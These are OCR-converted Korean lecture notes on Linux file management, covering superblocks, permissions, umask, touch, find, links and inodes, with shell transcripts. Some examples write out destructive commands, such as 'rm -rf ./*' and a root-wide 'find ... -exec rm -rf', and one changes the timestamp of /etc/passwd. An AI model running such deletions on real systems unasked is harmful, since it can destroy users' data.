

파일 관리

MBR(Master Boot Record) 구성







- Superblock이 삭제가 되면 작업 불가능
  - 여러 섹터에 백업 시켜 둠

```
[root@localhost ~]# mkfs /dev/sdb1
mke2fs 1.46.5 (30-Dec-2021)
/dev/sdb1 contains a ext2 file system
Creating filesystem with 102400 1k blocks and 25584 inodes
Filesystem UUID: e53f9d5c-1836-4b5e-965d-679faee14e2b
Superblock backups stored on blocks:
        8193, 24577, 40961, 57345, 73729

Allocating group tables: done
Writing inode tables: done
Writing superblocks and filesystem accounting information: done
```

하드 디스크 구조






트랙 (A)	섹터 단위의 모음. 원심 전체가 트랙이 됨
섹터 (B)	하드디스크의 물리적인 최소 단위 (512byte)
트랙 섹터 (C)	같은 구역에 있는 섹터의 집합
클러스터 (D)	섹터 단위를 묶어 놓은 데이터의 입출력 단위 기본 4096byte

Super Block

- 파일 시스템의 정보를 저장하고 있는 블록
- 블록 크기에 상관없이 항상 블록 그룹의 첫번째 블록에 저장됨
- 중요한 정보를 저장하고 있기 때문에 백업을 해둬야 함

1. 권한 설정

·파일과 디렉터리의 소유와 허가권



· 파일 유형

-	일반 파일
d	디렉터리
b	블록 디바이스 (예) 하드디스크, CD/DVD 등 저장 장치
c	문자 디바이스 (예) 마우스, 키보드 등 입출력 장치
l	링크 파일
p	파이프 파일 , 특정 프로그램의 출력을 다른 파일의 입력으로 사용하는 파일
s	소켓 파일(특정 컴퓨터 사이의 **정보를 전달하는 통로 역할**) 네트워크 입출력을 담당하는 API

❶ 명령어 chmod/chown/chgrp

명령어 chmod	파일 허가권 변경 명령어 # chmod 777 sample.txt
명령어 chown/chgrp	파일의 소유권을 바꾸는 명령어 # chown centos.centos sample.txt # chown centos sample.txt # chgrp centos sample.txt

❶ 명령어 chmod/chown/chgrp

#adduser gildong

#passwd gildong

#addgroup hong

#cd /TEST

#rm –rf ./*

#mkdir TEST01

#touch TEST02

#ls –l

#chmod u-x TEST01

#ls –l

#chown gildong TEST01

#ls –l

#chgrp hog TEST01

#ls -l

```
root@master:/TEST# mkdir TEST01
root@master:/TEST# touch TEST02
root@master:/TEST# ls -l
합계 4
drwxr-xr-x 2 root root 4096  9월  7 22:32 TEST01
-rw-r--r-- 1 root root    0  9월  7 22:32 TEST02
root@master:/TEST#
root@master:/TEST# chmod u-x TEST01
root@master:/TEST# ls -l
합계 4
drw-r-xr-x 2 root root 4096  9월  7 22:32 TEST01
-rw-r--r-- 1 root root    0  9월  7 22:32 TEST02
root@master:/TEST#
root@master:/TEST# chown gildong TEST01
root@master:/TEST# ls -l
합계 4
drw-r-xr-x 2 gildong root 4096  9월  7 22:32 TEST01
-rw-r--r-- 1 root    root    0  9월  7 22:32 TEST02
root@master:/TEST#
root@master:/TEST# chgrp hong TEST01
root@master:/TEST# ls -l
합계 4
drw-r-xr-x 2 gildong hong 4096  9월  7 22:32 TEST01
-rw-r--r-- 1 root    root    0  9월  7 22:32 TEST02
root@master:/TEST#
```

❷ 명령어 umask

- 명령어 umask는 디폴트 권한 값을 변경
- 새로 생성되는 파일이나 디렉터리의 기본 허가권 값을 지정
- 파일의 기본 권한 666, 디렉터리의 기본 권한 777

(예) umask가 0022인 경우 생성되는 파일과 디렉터리의 기본권한

```
   0666          0777
 - 0022        - 0022
------------  ---------
   0644          0755
```

(예) umask가 0755인 경우 생성되는 파일과 디렉터리의 기본권한

```
   0666          0777
 - 0755        - 0755
------------  ---------
  ?????         0022
```

❷ 명령어 umask

· 허가권 umask 값에 보수를 취한 다음에 AND 연산으로 권한 설정

(예) umask가 0775인 경우

파일 권한	디렉터리 권한
000 000 010 Umask & 110 110 110 파일권한 ---------- 000 000 010 (--- --- -w-) 권한표시	000 000 010 Umask & 111 111 111 디렉터리권한 ---------- 000 000 010 (--- --- -w-) 권한표시

❷ 명령어 umask

#cd /TEST

#rm –rf ./*

#umask


#mkdir TEST01

#touch TEST02

#**umask 0755**

#mkdir TEST03

#touch TEST04



2. 파일 및 디렉터리 관리 명령어

1) 명령어 touch

- 파일의 최종 접근 시간, 수정시간 등 타임스탬프(Timestamp)를 변경
- 파일의 크기가 0인 빈(empty) 파일을 생성

[사용법] touch [option] 파일명

❶ touch a.txt

→ 파일이 존재하면 파일의 수정 시간(Modify Time)을 바꾸고 파일이 없을 경우에는 크기가 0인 빈 파일 생성

❷ touch -t 201212222105 /etc/passwd

→ /etc/passwd 파일의 수정 시간(Modify Time)을 지정된 시간으로 변경

❸ touch -r a.txt b.txt

→ a.txt의 Access time 및 Modify time으로 b.txt 파일의 시간을 변경

2) 검색 명령어 find

·파일 또는 디렉터리 검색 명령어

find [경로] [조건] [아큐먼트] [액션]

find / **-name** file **–exec** rm –rf **{} \;**

조건 액션

조건	설명
-name	이름으로 검색
-type	파일 타입으로 검색(d : 디렉터리, f:파일)
-perm	권한으로 검색
-user	소유자로 검색
-size	파일 크기로 검색 (+: 이상, -:이하) C, K, M , G
-atime	파일의 마지막 접근 시간으로 검색
-mtime	파일의 마지막 수정 시간으로 검색

Action	설명
-ls	결과 출력
-exec	검색한 파일을 특정 명령어로 실행 -exec 실행명령어 {} ₩;

#find / -name passwd

#find / -name passwd -type f

#find / -name passwd -type d

```
[root@localhost /]# find / -name passwd
/sys/fs/selinux/class/passwd
/sys/fs/selinux/class/passwd/perms/passwd
/etc/pam.d/passwd
/etc/passwd
/var/lib/sss/mc/passwd
/usr/bin/passwd
/usr/share/licenses/passwd
/usr/share/doc/passwd
/usr/share/bash-completion/completions/passwd
[root@localhost /]#
[root@localhost /]# find / -name passwd -type f
/sys/fs/selinux/class/passwd/perms/passwd
/etc/pam.d/passwd
/etc/passwd
/var/lib/sss/mc/passwd
/usr/bin/passwd
/usr/share/bash-completion/completions/passwd
[root@localhost /]#
[root@localhost /]# find / -name passwd -type d
/sys/fs/selinux/class/passwd
/usr/share/licenses/passwd
/usr/share/doc/passwd
[root@localhost /]#
```

파일 찾아 특정 명령어 실행하기

```
[root@localhost /]# find / -name passwd -ls
 67113246      0 dr-xr-xr-x   3  root     root            0  3월  23 18:24 /sys/fs/selinux/class/passwd
 67109855      0 -r--r--r--   1  root     root            0  3월  23 18:24 /sys/fs/selinux/class/passwd/perms/passwd
 33936972      4 -rw-r--r--   1  root     root          168  5월  12  2019 /etc/pam.d/passwd
 35410868      4 -rw-r--r--   1  root     root         2490  3월  23 18:19 /etc/passwd
101575546   8212 -rw-r--r--   1  root     root      8406312  3월  23 19:41 /var/lib/sss/mc/passwd
 67932558     36 -rwsr-xr-x   1  root     root        34928  5월  12  2019 /usr/bin/passwd
 33937017      0 drwxr-xr-x   2  root     root           21  3월  23 18:13 /usr/share/licenses/passwd
   743199      0 drwxr-xr-x   2  root     root           50  3월  23 18:13 /usr/share/doc/passwd
 69118206      4 -rw-r--r--   1  root     root          497  4월  27  2017 /usr/share/bash-completion/completions/passwd
```

```
[root@localhost /]# mkdir /TST
[root@localhost /]# cd /TST
[root@localhost TST]# touch AAAA
[root@localhost TST]# ls -l
합계 0
-rw-r--r--. 1 root root 0  3월  23 20:28 AAAA
[root@localhost TST]#
[root@localhost TST]# cd /
[root@localhost /]#
[root@localhost /]# find / -name AAAA -exec rm -rf {} \;
[root@localhost /]# ls /TST
[root@localhost /]#
```

#mkdir /TST

#cd /TST

#touch AAAA

#find / -name AAAA –exec rm –rf {} \;

3. Hard link/Symbolic link & inode


Hard link

- 특정 파일 또는 디렉터리에 접근을 쉽게 할 수 있도록 하는 방법
- 파일 시스템이 물리적인 장치인 하드 디스크 상에 저장되어 있는 특정 파일의 위치를 가리키는 것

Symbolic link

- 윈도우의 바로가기 개념
- 디스크 상의 파일을 가리키는 것이 아니라 파일 시스템 상의 특정 파일을 가리키는 것

- 심볼릭 링크는 하드 링크와 달리 실제 두 파일을 생성 링크하지 않음
- 데이터가 있는 파일은 처음부터 하나뿐이고 원본 파일 데이터 가리키는 링크 정보만을 가짐




inode

- Index node의 줄임말
- 파일 시스템에 저장된 모든 파일과 디렉터리에 대한 메타데이타를 저장하는 데이터 구조
- 한 파일의 inode 정보

  - 파일 소유자와 그룹, 파일 권한, 파일 타닙, 파일 크기, 파일 접근, 수정 변경시간, 파일 데이터를 저장하는 블록위치, 링크수

  - 링크 수 : 해당 inode를 참조하는 디렉터리의 수

